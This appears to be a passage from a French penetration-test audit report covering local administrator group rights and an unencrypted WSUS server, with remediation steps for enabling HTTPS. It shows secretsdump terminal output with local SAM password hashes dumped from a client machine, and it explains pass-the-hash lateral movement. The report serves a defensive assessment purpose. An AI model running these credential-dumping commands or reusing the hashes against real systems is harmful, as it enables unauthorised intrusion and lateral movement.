
Une technique utilisée par les attaquants pour effectuer des mouvements latéraux est d'effectuer un dump de la base SAM, il est alors possible pour l'attaquant de rejouer le mot de passe Administrateur local (pass the hash) sur l'ensemble des actifs du réseau interne ne disposant pas de protection LAPS (VI-17).

```
[🔴][Apr 07, 2025 - 09:39:02 (CEST)] exegol-default /workspace # proxychains4 -q secretsd
Impacket v0.13.0.dev0+20240918.213844.ac790f2b - Copyright Fortra, LLC and its affiliated

Password:
[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x5f9d96e66547106455677281a1bb8074
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrateur:500:aad3b435b51404eeaad3b435b51404ee:02ee32fd7b1b5e0d37da83dd45ed1ccf:::
Invité:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:2317a1a627997651a01a59760cb7e31b:
[*] Dumping cached domain logon information (domain/username:hash)
```


Récupération de la base SAM

De plus, nous constatons que des groupes comme GRP.DIRECTION et GRP.MEDECIN ont des droits Administrateur local sur plusieurs machines.

Le groupe GRP.DIRECTION contient 3 utilisateurs et le GRP.MEDECIN contient 41 utilisateurs.



Groupe disposant de droit Administrateur sur des machines (1)



Groupe disposant de droit Administrateur sur des machines (2)

Remédiation

Complexité	VI-013 – Limiter ou interdire complètement l'attribution de droits Administrateur local des systèmes aux comptes utilisateur AD	Gain
Moyenne		Élevé

De manière générale, les utilisateurs ne devraient jamais disposer des droits Administrateur sur leur poste.

Il est possible (notamment depuis Windows 10) de gérer finement les droits pour les applications spécifiques qui nécessitent des privilèges, et les installations devraient être sous le contrôle de la DSI.

Lorsque cela est strictement nécessaire (contrainte éditeur par exemple), il est recommandé d'implémenter l'UAC (User Access Control) au niveau 4 avec mot de passe : les mêmes critères s'appliquent sur les serveurs, et si des exceptions doivent être conservées, il est impératif de ne pas utiliser de compte générique et réutilisé d'un système à l'autre. L'implémentation de LAPS peut également être une solution pour ces cas.

Références	*https://docs.microsoft.com/en-us/windows/security/identity-protection/user-account-control/user-account-control-overview* *https://docs.microsoft.com/fr-fr/windows-server/identity/ad-ds/plan/security-best-practices/implementing-least-privilege-administrative-models*

Criticité	VI-014 – Configuration WSUS vulnérable	CVSS
Majeure		7.1

Vecteur d'attaque	Complexité de l'attaque	Privilèges Requis	Interaction utilisateur
Réseau Local	Élevée	Aucun	Aucune
Portée	**Impact Confidentialité**	**Impact Intégrité**	**Impact Disponibilité**
Inchangé	Élevé	Élevé	Faible
Description	L'absence de chiffrement sur le protocole utilisé par le serveur WSUS (Windows Server Update Services) qui est configuré pour utiliser le protocole HTTP (au lieu du HTTPS) expose l'infrastructure à un risque d'interception et de modification des données. WSUS est conçu pour distribuer des mises à jour critiques et de sécurité aux postes de travail et serveurs Windows, ce qui en fait une cible privilégiée pour des attaques visant à compromettre la sécurité des systèmes d'une organisation.		

Éléments affectés

- http://192.168.80.206:8530

Risque détaillé

WSUS (Windows Server Update Services) est un service de Microsoft permettant de gérer la distribution des mises à jour et des correctifs pour les produits Microsoft au sein d'un environnement d'entreprise. Ce service centralise le processus de mise à jour en permettant de télécharger les mises à jour une seule fois sur un serveur central, puis de les distribuer aux ordinateurs clients.

Si les clients se connectent au serveur WSUS via HTTP, un attaquant connecté au réseau interne est en mesure d'intercepter les échanges de données et visualiser les informations de mise à jour Windows, ainsi que les configurations de sécurité. Les informations exposées peuvent inclure les correctifs manquants ou appliqués, les versions du système d'exploitation et les applications installées, qui sont des informations précieuses pour un attaquant.

Par ailleurs, l'utilisation de HTTP pour les communications entre les clients et le serveur WSUS peut permettre à un attaquant de réaliser une attaque de type man-in-the-middle (MITM). Dans une attaque MITM, l'attaquant intercepte les communications entre les clients et le serveur WSUS, et peut modifier ou injecter des paquets malveillants dans le trafic. Cela permet à l'attaquant de déployer des mises à jour malveillantes sur les machines, compromettant leur sécurité.

Observation

Le serveur WSUS est configuré en HTTP et non HTTPS, ce qui permet à un attaquant de se faire passer pour le serveur WSUS et pousser des mises à jour malveillantes. À noter que nous n'avons pas effectué cette attaque durant le temps imparti à l'audit, du fait de sa complexité de réalisation, du manque de temps nécessaire et de l'impact fort sur les systèmes.


```
nxc # python3 netexec.py smb 192.168.80.28 -u                    -M wsus
[*] Windows 11 Build 22621 x64 (name:RIM-PC-COMPTA2) (domain:group-rim.local) (si
[+] group-rim.local\
WSUS VULNERABLE: 192.168.80.28 - WUServer URL = http://192.168.80.206:8530
```

WSUS en HTTP


Remédiation

Complexité		Gain
Moyenne	VI-014 – Configurer WSUS en HTTPS	Très élevé


Pour commencer, nous allons générer le certificat. Pour cela, il faut ouvrir la console IIS et accéder à la section « **Certificats de serveur** ». Vous pouvez passer directement au point suivant si vous souhaitez obtenir le certificat à partir d'une autorité de certification d'entreprise.



Sur la partie de droite, cliquez sur « **Créer un certificat autosigné** ».



L'assistant s'ouvre… Il suffit d'indiquer un nom, cela peut être le nom du serveur WSUS ou un nom tel que « **Certificat SSL WSUS** ». À vous de choisir. Choisissez également le magasin « **Personnel** ». Validez.




Quelques clics suffisent pour obtenir ce certificat.


Vous pouvez dès à présent attribuer le certificat SSL au site WSUS IIS.

Le certificat est déjà prêt. Nous devons l'attribuer au site WSUS référencé dans IIS.

Sous « **Sites** », effectuez un clic droit sur « **Administration WSUS** » puis « **Modifier les liaisons** ».



Sélectionnez la liaison « **HTTPS** » et cliquez sur « **Modifier** » à droite. Une fenêtre s'ouvre, vous devez sélectionner le certificat fraîchement créé et qui apparaît avec son nom convivial. Ensuite, validez.




Veuillez configurer le site WSUS pour exiger le SSL.

La configuration du site « **Administration WSUS** » ne s'arrête pas à l'attribution du certificat SSL dans la liaison.

Sélectionnez « **ApiRemoting30** » puis à droite « **Paramètres SSL** » et cochez l'option « **Exiger SSL** ». Cliquez sur « **Appliquer** » en haut à droite.

Répétez l'opération pour « **ClientWebService** », « **DssAuthWebService** », « **ServerSyncWebService** » et « **SimpleAuthWebService** ». Voici un exemple :



S'en est terminé pour la configuration du site IIS. Pour terminer, il faut configurer WSUS en lui-même pour qu'il fonctionne sur des connexions HTTPS.

Ouvrez une console en tant qu'administrateur, et accédez au répertoire « Tools » de WSUS :

```
cd "C:\Program Files\Update Services\Tools"
```

Ensuite, exécutez la commande ci-dessous en remplaçant le nom du serveur WSUS :

```
.\WsusUtil.exe configuressl srv-wsus.it-connect.local
```

Ce qui donne un résultat semblable à celui sur l'image qui suit.


Pour le plaisir, voici la commande WsusUtil générique qui reprend le nom de l'ordinateur local et le nom du domaine (sur une seule ligne) :

```
& 'C:\Program Files\Update Services\Tools\WsusUtil.exe' configuressl
$("$($env:COMPUTERNAME).$($env:USERDNSDOMAIN)".ToLower())
```

Pour vérifier la connexion SSL de WSUS veuillez effectuer les actions ci-dessous :

Ouvrez la console WSUS sur votre serveur et au sein de la page principale, regardez la section « **Connection** ». Désormais, vous devriez avoir deux informations qui confirment que la connexion HTTPS fonctionne : « **Type : Local/SSL** » et « **Port : 8531** ».

